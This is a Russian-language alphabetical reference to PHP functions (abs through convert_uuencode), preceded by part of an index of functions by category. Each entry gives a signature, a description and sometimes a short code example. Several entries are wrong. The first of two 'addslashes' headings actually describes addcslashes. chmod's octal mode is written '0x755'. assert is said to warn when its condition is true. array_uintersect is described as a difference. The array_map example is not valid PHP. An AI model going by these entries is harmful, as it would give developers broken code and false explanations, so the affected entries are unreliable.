substr\_replace  
trim  
ucfirst  
ucwords

strtr  
substr  
substr\_compare  
vfprintf  
vprintf  
vsprintf  
wordwrap

## URL

base64\_decode  
base64\_encode  
get\_headers  
get\_meta\_tags  
http\_build\_query

parse\_url  
rawurldecode  
rawurlencode  
urldecode  
urlencode

## Переменные

debug\_zval\_dump  
empty  
floatval  
get\_defined\_vars  
get\_resource\_type  
gettype  
intval  
is\_array  
is\_bool  
is\_callable  
is\_float  
is\_int  
is\_null  
is\_numeric

is\_object  
is\_resource  
is\_scalar  
is\_string  
isset  
print\_r  
serialize  
settype  
strval  
unserialize  
unset  
var\_dump  
var\_export

## Zlib

deflate\_add  
deflate\_init

inflate\_add  
inflate\_init

# Алфавитный указатель функций PHP

**abs.** int abs(int *число*) float abs(float *число*)

Возвращает абсолютное значение (модуль) числа с таким же типом (целое или с плавающей точкой), как у параметра.

**acos.** float acos(float *значение*)

Возвращает арккосинус заданного значения в радианах.

**acosh.** float acosh(float *значение*)

Возвращает обратный гиперболический косинус заданного значения.

**addslashes.** string addslashes(string *строка*, string *символы*)

Возвращает экранированные экземпляры символов в строке, добавляя перед ними символ \. Можно задавать диапазоны символов, разделяя их двумя точками: например, для экранирования символов между *a* и *q* используется конструкция "*a..q*". Параметр *символы* может содержать множественные символы и диапазоны. Функция `addslashes()` является обратной по отношению к `stripslashes()`.

**addslashes.** string addslashes(string *строка*)

Возвращает экранированные символы параметра *строка*, которые имеют особый смысл в запросах БД SQL. Одинарные кавычки (' '), двойные кавычки (""), обратные слеш (\) и нулевой байт (\0) экранируются. Функция `stripslashes()` является обратной по отношению к этой функции.

**array\_change\_key\_case.** array array\_change\_key\_case(array *массив*[], CASE\_UPPER|CASE\_LOWER)

Возвращает массив, ключи элементов которого преобразованы к верхнему или нижнему регистру. Числовые индексы остаются неизменными. Если необязательный параметр регистра не указан, ключи преобразуются к нижнему регистру.

**array\_chunk.** array array\_chunk(array *массив*, int *размер*[], int *сохранение\_ключей*)

Разбивает массив на серию массивов, каждый из которых содержит *размер* элементов, и возвращает их в виде массива. Если параметр *сохранение\_ключей* равен `true` (по умолчанию `false`), исходные ключи сохраняются в полученных массивах. В противном случае значения упорядочиваются по числовым индексам от 0.

**array\_combine.** array array\_combine(array *ключи*, array *значения*)

Возвращает массив, в котором каждый элемент массива *ключи* используется как ключ, а соответствующий элемент массива *значения* — как значение. Если хотя бы один из двух массивов не содержит элементов, количество элементов в двух массивах различается или элемент существует только в одном из массивов, возвращается `false`.

**array\_count\_values.** array array\_count\_values(array *массив*)

Возвращает массив, ключами которого являются значения входного массива. Значение каждого ключа равно количеству вхождений этого ключа во входном массиве в виде значения.

**array\_diff.** array array\_diff(array *массив1*, array *массив2*[, ... array *массивN*])

Возвращает массив, содержащий все значения из первого массива, не входящие ни в один из остальных переданных массивов. Исходные ключи значений сохраняются.

**array\_diff\_assoc.** array array\_diff\_assoc(array *массив1*, array *массив2*[, ...array *массивN*])

Возвращает массив, содержащий все значения массива *массив1*, не входящие ни в один из остальных переданных массивов. В отличие от `array_diff()`, идентичность массивов определяется совпадением как ключей, так и значений. Исходные ключи значений сохраняются.

**array\_diff\_key.** array array\_diff\_key(array *массив1*, array *массив2*[, ... array *массивN*])

Возвращает массив, содержащий все значения из первого массива, ключи которых не входят ни в один из остальных переданных массивов. Исходные ключи значений сохраняются.

**array\_diff\_uassoc.** array array\_diff\_uassoc(array *массив1*, array *массив2* [, ...array *массивN*], callable *функция*)

Возвращает массив, содержащий все значения *массива1*, не входящие ни в один из остальных переданных массивов. В отличие от `array_diff()`, идентичность массивов определяется совпадением как ключей, так и значений. *функция* используется для проверки значений элементов на равенство. При вызове она получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо `0`, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_diff\_ukey.** array array\_diff\_ukey(array *массив1*, array *массив2* [, ...array *массивN*], callable *функция*)

Возвращает массив, содержащий все значения *массива1*, ключи которых не входят ни в один из остальных переданных массивов. *функция* используется для проверки ключей элементов на равенство. При вызове она получает два параметра — сравниваемые ключи — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_fill.** array array\_fill(int *начало*, int *количество*, mixed *значение*)

Возвращает массив, содержащий заданное *количество* элементов. Элементы имеют заданное *значение*. Используются числовые индексы, отсчет которых начинается со значения *начало* и продолжается увеличением этого значения на 1 для каждого элемента. Если *количество* равно 0 или меньше, происходит ошибка.

**array\_fill\_keys.** array array\_fill\_keys(array *ключи*, mixed *значение*)

Возвращает массив, содержащий значения для каждого элемента в массиве *ключи*. При этом ключ каждого элемента равен элементу массива *ключи*, а *значение* определяет значение каждого элемента.

**array\_filter.** array array\_filter(array *массив*, mixed *обратный\_вызов*)

Создает массив, содержащий все значения из исходного массива, для которых заданная функция *обратный\_вызов* возвращает true. Если входной массив является ассоциативным, исходные ключи сохраняются. Пример:

```
function isBig($inValue)
{
    return($inValue > 10);
}

$array = array(7, 8, 9, 10, 11, 12, 13, 14);
$newArray = array_filter($array, "isBig"); // contains (11, 12, 13, 14)
```

**array\_flip.** array array\_flip(array *массив*)

Возвращает массив, у которого ключами элементов являются значения исходного массива, и наоборот. Если обнаружены совпадающие значения, сохраняется последнее из них. Если какие-либо значения в исходном массиве относятся к любому другому типу, помимо строк и целых чисел, `array_flip()` выдаст предупреждение, а соответствующая этому типу пара «ключ — значение» не будет включена в результат. В случае ошибки `array_flip()` возвращает NULL.

**array\_intersect.** array array\_intersect(array *массив1*, array *массив2* [, ... array *массивN*])

Возвращает массив, содержащий все элементы *массива1*, которые также присутствуют во всех заданных массивах.

**array\_intersect\_assoc.** array array\_intersect\_assoc(array *массив1*, array *массив2* [, ... array *массивN*])

Возвращает массив, содержащий все значения, присутствующие во всех заданных массивах. В отличие от `array_intersect()`, идентичность массивов определяется совпадением как ключей, так и значений. Исходные ключи значений сохраняются.

**array\_intersect\_key.** array array\_intersect\_key(array *массив1*, array *массив2* [, ... array *массивN*])

Возвращает массив, содержащий все элементы *массива1*, ключи которых также присутствуют во всех остальных массивах.

**array\_intersect\_uassoc.** array array\_intersect\_uassoc(array *массив1*, array *массив2* [, ... array *массивN*], callable *функция*)

Возвращает массив, содержащий все элементы *массива1*, ключи которых также присутствуют во всех заданных массивах.

*функция* используется для проверки ключей элементов на равенство. При вызове она получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_intersect\_ukey.** array array\_intersect\_ukey(array *массив1*, array *массив2* [, ... array *массивN*], callable *функция*)

Возвращает массив всех элементов *массива1*, ключи которых также присутствуют во всех заданных массивах.

*функция* используется для проверки значений элементов на равенство. При вызове она получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго.

**array\_key\_exists.** bool array\_key\_exists(mixed *ключ*, array *массив*)

Возвращает `true`, если *массив* содержит заданный *ключ*. В противном случае возвращает `false`.

**array\_keys.** array array\_keys(array массив[, mixed значение[, bool полное\_совпадение]])

Возвращает массив, содержащий все ключи заданного массива. Если второй параметр *значение* передается, то в массиве возвращаются только те ключи, значения которых совпадают с заданными. Если параметр *полное\_совпадение* задан и равен true, подходящий элемент возвращается только в том случае, если он относится к тому же типу и имеет такое же значение, как и заданный элемент.

**array\_map.** array array\_map(mixed обратный\_вызов, array массив1[, ... array массивN])

Создает массив, применяя функцию обратного вызова, определяемую первым параметром, к остальным параметрам (переданным массивам); количество параметров у функции обратного вызова должно быть равно количеству массивов, переданных array\_map(). Пример:

```
function multiply($inOne, $inTwo) {
    return $inOne * $inTwo;
}
$first = (1, 2, 3, 4);
$second = (10, 9, 8, 7);
$array = array_map("multiply", $first, $second); // содержит (10, 18, 24, 28)
```

**array\_merge.** array array\_merge(array массив1, array массив2[, ... array массивN])

Возвращает массив, созданный присоединением элементов каждого переданного массива к предыдущему. Если в каком-либо массиве обнаружится значение с тем же строковым ключом, то в массиве возвращается последнее значение, обнаруженное для этого ключа; любые элементы с одинаковыми числовыми ключами вставляются в итоговый массив.

**array\_merge\_recursive.** array array\_merge\_recursive(array массив1, array массив2[, ... array массивN])

Как и array\_merge(), создает и возвращает массив присоединением каждого массива к предыдущему. Однако в отличие от array\_merge(), если несколько элементов имеют одинаковые строковые ключи, в итоговый массив включается массив, содержащий все значения этих элементов.

**array\_multisort.** bool array\_multisort(array массив1[, SORT\_ASC|SORT\_DESC [, SORT\_REGULAR|SORT\_NUMERIC|SORT\_STRING]] [, array массив2[, SORT\_ASC|SORT\_DESC [, SORT\_REGULAR|SORT\_NUMERIC|SORT\_STRING]], ...])

Используется для одновременной сортировки нескольких массивов либо для сортировки многомерных массивов по одному или нескольким измерениям.



Входные массивы интерпретируются как столбцы таблицы, сортируемой по строкам, — первый массив определяет первичную сортировку. Любые значения, которые в результате сравнения считаются одинаковыми, сортируются по следующему входному массиву и т. д.

Первый параметр содержит массив. Далее каждый параметр может содержать массив или один из следующих порядковых флагов (используются для изменения порядка сортировки по умолчанию):

|                                      |                           |
|--------------------------------------|---------------------------|
| <code>SORT_ASC</code> (по умолчанию) | Сортировка по возрастанию |
| <code>SORT_DESC</code>               | Сортировка по убыванию    |

После этого можно задать тип сортировки из следующего списка:

|  |                                  |
|--|----------------------------------|
| <code>SORT_REGULAR</code> (по умолчанию) | Нормальное сравнение             |
| <code>SORT_NUMERIC</code>                | Числовое сравнение               |
| <code>SORT_STRING</code>                 | Элементы сравниваются как строки |

Флаги сортировки применяются только к непосредственно предшествующему массиву, и после каждого нового параметра они возвращаются к `SORT_ASC` и `SORT_REGULAR`.

Функция возвращает `true`, если операция была успешной, или `false` — в противном случае.

**array\_pad.** `array array_pad(array входной_массив, int размер[, mixed дополнение])`

Возвращает копию входного массива, дополненную до длины, заданной параметром *размер*. Всем новым элементам, добавляемым в массив, присваивается значение третьего необязательного параметра. Если *размер* отрицателен, элементы добавляются в начало массива — в этом случае новый размер массива равен абсолютному значению параметра *размер*.

Если массив уже содержит заданное (или большее) число элементов, дополнение не выполняется и возвращается точная копия исходного массива.

**array\_pop.** `mixed array_pop(array &стек)`

Извлекает последнее значение из заданного массива и возвращает его. Если массив пуст (или параметр не является массивом), возвращается `NULL`. Учтите, что в переданном массиве сбрасывается указатель текущей позиции.

**array\_product.** number array\_product(array массив)

Возвращает произведение всех элементов в массиве. Если все значения в массиве являются целыми числами, возвращаемое произведение является целым числом. В противном случае возвращается число с плавающей точкой.

**array\_push.** int array\_push(array &массив, mixed значение1[, ... mixed значениеN])

Добавляет заданные значения в конец массива, заданного первым параметром, и возвращает новый размер массива. Эквивалентно вызову \$массив[] = \$значение для каждого значения в списке.

**array\_rand.** mixed array\_rand(array массив[, int количество])

Выбирает случайный элемент из заданного массива. Во втором (необязательном) параметре можно задать количество элементов массива, которые должна вернуть функция. Если выбирается более одного элемента, то вместо значения элемента возвращается массив ключей.

**array\_reduce.** mixed array\_reduce(array массив, mixed обратный\_вызов[, int инициализация])

Возвращает значение обратного вызова, полученного итеративным вызовом заданной функции, с парами значений из массива. Если третий параметр указан, то он будет передан функции обратного вызова для инициализации.

**array\_replace.** array array\_replace(array массив1, array массив2[, ... array массивN])

Возвращает массив, созданный заменой значений из массива1 значениями из других массивов. Элементы массива1 с ключами, у которых есть соответствия в заменяющих массивах, получают значения соответствующих элементов.

Если указано несколько массивов с заменяющими данными, они обрабатываются по порядку. Любые элементы массива1, ключи которых не совпадают ни с одним ключом в заменяющих массивах, сохраняются.

**array\_replace\_recursive.** array array\_replace\_recursive(array массив1, array массив2[, ... array массивN])

Возвращает массив, созданный заменой значений из массива1 значениями из других массивов. Элементы массива1, ключи которых совпадают с ключами заменяющих массивов, получают значения соответствующих элементов.

Если значениями для некоторого ключа как в массиве1, так и в заменяющем массиве являются массивы, значения в этих массивах рекурсивно объединяются по той же схеме.

Если при вызове передано несколько заменяющих массивов, они обрабатываются по порядку. Все элементы *массива1*, ключи которых не соответствуют ключам заменяющих массивов, сохраняются.

**array\_reverse.** array array\_reverse(array *массив* [, bool *сохранение\_ключей*])

Возвращает массив с теми же элементами, что и во входном массиве, но с обратным порядком элементов. Если параметр *сохранение\_ключей* равен true, то числовые ключи сохраняются. Нечисловые ключи не зависят от параметра и сохраняются всегда.

**array\_search.** mixed array\_search(mixed *значение*, array *массив* [, bool *полное\_совпадение*])

Выполняет поиск значения в массиве, как и функция in\_array(). Если значение будет найдено, возвращается ключ соответствующего элемента; если значение не найдено, возвращается NULL.

Если параметр *полное\_совпадение* задан и равен true, подходящий элемент возвращается только в том случае, если он относится к тому же типу и имеет такое же значение.

**array\_shift.** mixed array\_shift(array *стек*)

Функция аналогична array\_pop(), но вместо удаления и возвращения последнего элемента массива она удаляет и возвращает первый элемент. Если массив пуст или параметр не является массивом, возвращает NULL.

**array\_slice.** array array\_slice(array *массив*, int *смещение* [, int *длина*] [, bool *сохранение\_ключей*])

Возвращает массив, содержащий множество элементов, извлеченных из заданного массива. Если *смещение* является положительным числом, то отсчет используемых элементов начинается с заданного индекса, если же оно является отрицательным числом, то отсчет ведется от конца массива. Если третий параметр задан и является положительным числом, возвращается заданное количество элементов, если же отрицательным — последовательность останавливается на заданном количестве элементов от конца массива. Если третий параметр не указан, то возвращаемая последовательность содержит все элементы от заданного смещения до конца массива. Если четвертый параметр *сохранение\_ключей* равен true, то порядок числовых ключей будет сохранен или, в противном случае, ключи будут перенумерованы и отсортированы заново.

**array\_splice.** array array\_splice(array *массив*, int *смещение* [, int *длина*] [, array *замена*])

Выбирает последовательность элементов по таким же правилам, как для array\_slice(), но вместо возвращения эти элементы либо удаляются,

либо (если задан четвертый параметр) заменяются заданным массивом. Функция возвращает массив, содержащий удаленные (или замененные) элементы.

**array\_sum.** number array\_sum(array массив)

Возвращает сумму всех элементов в массиве. Если все значения в массиве являются целыми числами, возвращается целое число; если присутствует хотя бы одно значение с плавающей точкой, возвращается число с плавающей точкой.

**array\_udif.** array array\_udiff(array массив1, array массив2[, ... array массивN], string функция)

Возвращает массив, содержащий все значения массива1, не входящие ни в один из заданных массивов. Для проверки равенства используются только значения, поэтому "a" => 1 и "b" => 1 считаются равными. функция используется для проверки значений элементов на равенство. При вызове она получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_udif\_assoc.** array array\_udiff\_assoc(array массив1, array массив2 [, ...array массивN], string функция)

Возвращает массив всех значений массива1, не входящие ни в один из остальных массивов. Для проверки равенства используются как ключи, так и значения, поэтому "a" => 1 и "b" => 1 не считаются равными. функция используется для проверки значений элементов на равенство. При вызове она получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_udif\_uassoc.** array array\_udiff\_uassoc(array массив1, array массив2[, ...array массивN], string функция1, string функция2)

Возвращает массив, содержащий все значения массива1, не входящие ни в один из остальных массивов. Для проверки равенства используются как ключи, так и значения, поэтому "a" => 1 и "b" => 1 не считаются равными. функция1 используется для проверки значений элементов на равенство, а функция2 используется для проверки на равенство ключей. При вызове обе функции получают два параметра — сравниваемые значения, и возвращают либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое

число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_uintersect.** array array\_uintersect(array массив1, array массив2 [, ...array массивN], string функция)

Возвращает массив, содержащий все значения массива1, не входящие ни в один из заданных массивов. Для проверки равенства используются только значения, поэтому "a" => 1 и "b" => 1 считаются равными. функция используется для проверки значений элементов на равенство. При вызове функция получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_uintersect\_assoc.** array array\_uintersect\_assoc(array массив1, array массив2[, ... array массивN], string функция)

Возвращает массив, содержащий все значения массива1, не входящие ни в один из заданных массивов. Для проверки равенства используются как ключи, так и значения, поэтому "a" => 1 и "b" => 1 не считаются равными. Функция используется для проверки значений элементов на равенство. При вызове функция получает два параметра — сравниваемые значения — и возвращает либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_uintersect\_uassoc.** array array\_uintersect\_uassoc(array массив1, array массив2[, ... array массивN], string функция1, string функция2)

Возвращает массив, содержащий все значения массива1, которые также присутствуют во всех заданных массивах. Для проверки равенства используются как ключи, так и значения, поэтому "a" => 1 и "b" => 1 не считаются равными. функция1 используется для проверки значений элементов на равенство, а функция2 используется для проверки на равенство ключей. При вызове обе функции получают два параметра — сравниваемые значения — и возвращают либо отрицательное целое число, если первый параметр меньше второго, либо 0, если первый и второй параметры равны, либо положительное целое число, если первый параметр больше второго. Исходные ключи значений сохраняются.

**array\_unique.** array array\_unique(array массив[, int флаги\_сортировки])

Создает и возвращает массив, содержащий каждый элемент заданного массива. Если в массиве встречаются повторяющиеся значения, более поздние

вхождения игнорируются. Необязательный параметр *флаги\_сортировки* может использоваться для изменения параметров сортировки при помощи следующих констант: `SORT_REGULAR`, `SORT_NUMERIC`, `SORT_STRING` (по умолчанию) и `SORT_LOCALE_STRING`. Ключи из исходного массива сохраняются.

**array\_unshift.** `int array_unshift(array стек, mixed массив1[, ... mixed массивN])`

Возвращает копию заданного массива с добавлением дополнительных параметров в начало исходного массива. Новые массивы добавляются как единое целое, так что элементы, содержащиеся в массиве, следуют в том же порядке, в каком они размещены в списке параметров. Возвращает количество элементов в новом массиве.

**array\_values.** `array array_values(array массив)`

Возвращает массив, содержащий все значения из входного массива. Ключи этих значений не сохраняются.

**array\_walk.** `bool array_walk(array входные_данные, string функция[, mixed пользовательские_данные])`

Вызывает функцию обратного вызова с заданным именем для каждого элемента массива. При вызове функции передается значение элемента, ключ и необязательные пользовательские данные. Чтобы функция работала непосредственно со значениями из массива, определите первый параметр функции по ссылке. Возвращает `true` в случае успеха или `false` — при неудаче.

**array\_walk\_recursive.** `bool array_walk_recursive(array массив, string функция[, mixed пользовательские_данные])`

Как и `array_walk()`, вызывает функцию с заданным именем для каждого элемента в массиве. В отличие от `array_walk()`, если значение элемента представляет собой массив, функция также вызывается для каждого элемента в этом массиве. При вызове функции передается значение элемента, ключ и необязательные пользовательские данные. Чтобы функция работала непосредственно со значениями из массива, определите первый параметр функции по ссылке. Возвращает `true` в случае успеха или `false` при неудаче.

**arsort.** `bool arsort(array массив[, int флаги])`

Сортирует массив в обратном порядке, сохраняя ключи для значений из массива. Необязательный второй параметр содержит дополнительные флаги сортировки. Возвращает `true` в случае успеха или `false` в случае неудачи. За дополнительной информацией об этой функции обращайтесь к главе 5 и описанию функции `sort`.

**asin.** float asin(float *значение*)

Возвращает арксинус заданного значения в радианах.

**asinh.** float asinh(float *значение*)

Возвращает обратный гиперболический синус заданного значения.

**asort.** bool asort(array *массив*[, int *флаги*])

Сортирует массив с сохранением ключей для значений. Второй необязательный параметр содержит дополнительные флаги сортировки. Возвращает `true` в случае успеха или `false` — при неудаче. За дополнительной информацией об этой функции обращайтесь к главе 5 и описанию функции `sort`.

**assert.** bool assert(string|bool *условие*[, string *описание*])

Если *условие* истинно, выдает предупреждение при выполнении кода. Если *условие* представляет собой строку, `assert()` интерпретирует эту строку как код PHP. Второй необязательный параметр позволяет включить дополнительный текст в сообщение об ошибке. См. описание функции `assert_options()`, с которой связана эта функция.

**assert\_options.** mixed assert\_options(int *режим*[, mixed *значение*])

Если *значение* задано, присваивает управляющему параметру *режим* заданное значение и возвращает предыдущее. Если *значение* не задано, возвращается текущее значение параметра. Допустимые значения параметра *режим*:

|                   |   |
|-------------------|---|
| ASSERT_ACTIVE     | Разрешить тестовые условия  |
| ASSERT_WARNING    | Тестовые условия генерируют предупреждения  |
| ASSERT_BAIL       | Выполнение скрипта прерывается при тестовом условии   |
| ASSERT_QUIET_EVAL | При интерпретации кода тестового условия, переданного функции <code>assert()</code> , отключается выдача информации об ошибках  |
| ASSERT_CALLBACK   | Заданная пользовательская функция вызывается для обработки тестового условия. Обратные вызовы тестовых условий получают три аргумента: файл, строку и выражение, в котором тестовое условие не было выполнено |

**atan.** float atan(float *значение*)

Возвращает арктангенс заданного значения в радианах.

**atan2.** float atan2(float *y*, float *x*)

Возвращает арктангенс *x* и *y* в радианах. Квадрант, в котором находится значение, определяется по знакам обоих параметров.

**atanh.** float atanh(float *значение*)

Возвращает обратный гиперболический тангенс заданного значения.

**base\_convert.** string base\_convert(string *число*, int *исходное\_основание*, int *новое\_основание*)

Преобразует число из одной системы счисления в другую. Основание системы счисления, в которой в настоящее время записано число, задается параметром *исходное\_основание*, а основание новой системы — параметром *новое\_основание*. Основания обеих систем должны лежать в диапазоне от 2 до 36. Цифры в системах с основанием больше 10 представляются буквами от a (10) до z (35). Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе.

**base64\_decode.** string base64\_decode(string *данные*)

Декодирует данные в кодировке base-64 в строку (которая может содержать двоичные данные). За дополнительной информацией о кодировке base-64 обращайтесь к RFC-2045.

**base64\_encode.** string base64\_encode(string *данные*)

Возвращает версию данных в кодировке base-64. Кодировка MIME base-64 разрабатывалась для того, чтобы двоичные или другие 8-битовые данные могли передаваться по протоколам, не обеспечивающим 8-битовой безопасности (например, в сообщениях электронной почты).

**basename.** string basename(string *путь* [, string *суффикс*])

Возвращает имя файла из полного имени *путь*. Если имя файла завершается заданным суффиксом, то эта строка удаляется из имени. Пример:

```
$path = "/usr/local/httpd/index.html";  
echo(basename($path)); // index.html  
echo(basename($path, '.html')); // index
```

**bin2hex.** string bin2hex(string *двоичное\_значение*)

Преобразует *двоичное\_значение* в шестнадцатеричную систему (основание 16). Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе.

**bindec.** number bindec(string *двоичное\_значение*)

Преобразует *двоичное\_значение* в десятичную систему. Поддерживается преобразование 32-разрядных чисел, то есть до 2 147 483 647 в десятичной системе.



**call\_user\_func.** mixed call\_user\_func(string *функция*[, mixed *параметр1*[, ...mixed *параметрN*]])

Вызывает функцию, переданную в первом параметре. При вызове функции дополнительные параметры передаются в том виде, в каком они были заданы. Поиск подходящей функции ведется без учета регистра. Возвращает значение, возвращенное вызванной функцией.

**call\_user\_func\_array.** mixed call\_user\_func\_array(string *функция*, array *параметры*)

Как и call\_user\_func(), эта функция вызывает функцию с заданным именем. При этом она передает ей набор параметров из массива *параметры*. Поиск подходящей функции ведется без учета регистра. Возвращает значение, возвращенное вызванной функцией.

**ceil.** float ceil(float *число*)

Возвращает результат округления числа в большую сторону (ближайшее целое значение больше заданного).

**chdir.** bool chdir(string *путь*)

Делает заданный каталог текущим рабочим каталогом. Возвращает true, если операция выполнена успешно, или false — в случае ошибки.

**checkdate.** bool checkdate(int *месяц*, int *день*, int *год*)

Возвращает true, если *месяц*, *день* и *год*, заданные в параметрах, действительны (по григорианскому календарю), или false — в противном случае. Дата считается действительной, если год лежит в диапазоне от 1 до 3276 включительно, месяц — в диапазоне от 1 до 12 включительно и день — в пределах количества дней в заданном месяце (с учетом високосных годов).

**checkdnsrr.** bool checkdnsrr(string *хост*[, string *тип*])

Ищет записи DNS для хоста заданного типа. Возвращает true, если в результате поиска найдена хотя бы одна запись, или false, если записи не найдены. *Тип* хоста может принимать следующие значения:

|                   |  |
|-------------------|--|
| A                 | IP-адрес                               |
| MX (по умолчанию) | Почтовый шлюз                          |
| NS                | Сервер имен                            |
| SOA               | Указатель на авторитетность информации |
| PTR               | Указатель на информацию                |

(Продолжение)

|       |   |
|-------|---|
| CNAME | Каноническое имя  |
| AAAA  | 128-разрядный адрес IPv6  |
| A6    | Определялся в ранней спецификации IPv6, но позднее статус был понижен до экспериментального                         |
| SRV   | Указатель на местоположение серверов  |
| NAPTR | Перезапись имен доменов на базе регулярных выражений  |
| TXT   | Изначально текст для чтения человеком, но сейчас может использовать произвольные двоичные данные для чтения машиной |
| ANY   | Любой из вышеперечисленных  |

За дополнительной информацией о типах записей DNS обращайтесь к Википедии ([https://ru.wikipedia.org/wiki/Типы\\_ресурсных\\_записей\\_DNS](https://ru.wikipedia.org/wiki/Типы_ресурсных_записей_DNS)).

**chgrp.** `bool chgrp(string путь, mixed группа)`

Изменяет группу для файла, заданного параметром *путь*. Для работы этой функции PHP должен обладать соответствующими правами доступа. Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**chmod.** `bool chmod(string путь, int режим)`

Пытается изменить разрешения для файла, заданного параметром *путь*. Предполагается, что *режим* задается восьмеричным числом (например, `0x755`). Целое число (например, `755`) или строковое значение вида `"u+x"` работать не будет. Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**chown.** `bool chown(string путь, mixed пользователь)`

Назначает *пользователя* владельцем файла, заданного параметром *путь*. Для работы этой функции PHP должен обладать соответствующими правами доступа (обычно `root`). Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**chr.** `string chr(int символ)`

Возвращает строку, состоящую из единственного ASCII-символа *символ*.

**chroot.** `bool chroot(string путь)`

Изменяет корневой каталог для текущего процесса заданным путем. Функция `chroot()` не может использоваться для назначения / текущим каталогом

при выполнении PHP в среде веб-сервера. Возвращает `true`, если изменение было успешным, или `false` — в противном случае.

**chunk\_split.** `string chunk_split(string строка[, int размер[, string постфикс]])`

Вставляет *постфикс* в строку через каждый *размер* символов и в конце строки. Функция возвращает полученную строку. Если *постфикс* не задан, по умолчанию используется значение `\r\n`, а *размер* по умолчанию равен 76. Эта функция чаще всего используется для кодирования данных в стандарт RPF 2045. Пример:

```
$data = "...some long data...";  
$converted = chunk_split(base64_encode($data));
```

**class\_alias.** `bool class_alias(string имя, string псевдоним)`

Создает псевдоним для имени класса, чтобы в дальнейшем дать возможность обращаться к классу (например, для создания объекта) как по имени, так и по псевдониму. Возвращает `true`, если псевдоним был создан успешно; в противном случае возвращается `false`.

**class\_exists.** `bool class_exists(string имя[, bool автозагрузка])`

Возвращает `true`, если класс с заданным именем был определен, или `false` — в противном случае. Имена классов сравниваются без учета регистра. Если параметр *автозагрузка* задан и содержит `true`, то класс загружается функцией `__autoload()` класса перед получением реализуемых им интерфейсов.

**class\_implements.** `array class_implements(mixed класс[, bool автозагрузка])`

Если параметр *класс* содержит объект, возвращает массив с именами интерфейсов, реализуемых классом этого объекта. Если параметр *класс* содержит строку, возвращает массив с именами интерфейсов, реализованных этим классом. Возвращает `false`, если *класс* не содержит ни объект, ни строку или если *класс* содержит строку, но класс с таким именем не существует. Если параметр *автозагрузка* задан и равен `true`, класс загружается функцией `__autoload()` класса перед получением реализуемых им интерфейсов.

**class\_parents.** `array class_parents(mixed класс[, bool автозагрузка])`

Если параметр *класс* содержит объект, возвращает массив с именами классов, которые являются суперклассами для класса этого объекта. Если параметр *класс* содержит строку, возвращает массив с именами интерфейсов, реализованных этим классом. Возвращает `false`, если *класс* не содержит ни объект, ни строку или если *класс* содержит строку, но класс с таким именем не суще-

ствует. Если параметр *автозагрузка* задан и равен `true`, класс загружается функцией `__autoload()` класса перед получением его суперклассов.

**clearstatcache.** `void clearstatcache([bool кэш_реальных_путей[], string файл])`

Очищает кэш функций статуса файлов. При следующем вызове любые данные из функций статуса файлов будут прочитаны с диска. Параметр *кэш\_реальных\_путей* позволяет очистить кэш реальных путей. Параметр *файл* позволяет очистить кэши реальных путей и статуса файлов только для конкретного имени файла и может использоваться только в том случае, если *кэш\_реальных\_путей* содержит `true`.

**closedir.** `void closedir([int дескриптор])`

Закрывает поток каталога, заданный дескриптором. За дополнительной информацией о потоках каталогов обращайтесь к описанию `opendir()`. Если *дескриптор* не задан, закрывается последний открытый поток каталога.

**closelog.** `int closelog()`

Закрывает дескриптор файла, используемый для записи в системный журнал после вызова `openlog()`. Возвращает `true`, если изменение было успешным, или `false` в противном случае.

**compact.** `array compact(mixed переменная1[], ... mixed переменнаяN)`

Создает массив из значений переменных, имена которых задаются параметрами. Если какие-либо параметры являются массивами, значения переменных, содержащиеся в массивах, тоже читаются. Возвращаемый массив является ассоциативным, его ключами являются параметры, переданные функции, а значениями — значения указанных переменных. Функция является обратной по отношению к `extract()`.

**connection\_aborted.** `int connection_aborted()`

Возвращает `true` (1), если клиент отключился (например, нажатием кнопки `Stop` в браузере) в любой момент перед вызовом функции. Если клиент все еще подключен, функция возвращает `false` (0).

**connection\_status.** `int connection_status()`

Возвращает статус подключения в виде битового поля с тремя состояниями: `NORMAL` (0), `ABORTED` (1) и `TIMEOUT` (2).

**constant.** `mixed constant(string имя)`

Возвращает значение константы с заданным именем.

**convert\_cyr\_string.** string convert\_cyr\_string(string *значение*, string *исходная\_кодировка*, string *итоговая\_кодировка*)

Преобразует *значение* из одной кодировки с поддержкой кириллицы в другую. Параметры *исходная\_кодировка* и *итоговая\_кодировка* представляют собой строки, состоящие из одного символа; допустимы следующие значения:

|         |                |
|---------|----------------|
| k       | koi8-r         |
| w       | Windows-1251   |
| i       | ISO 8859-5     |
| a или d | x-cp866        |
| m       | x-mac-cyrillic |

**convert\_uudecode.** string convert\_uudecode(string *значение*)

Декодирует строковое *значение*, закодированное в формате Uuencode, и возвращает его.

**convert\_uuencode.** string convert\_uuencode(string *value*)

Кодирует строковое *значение* в формате Uuencode и возвращает его.

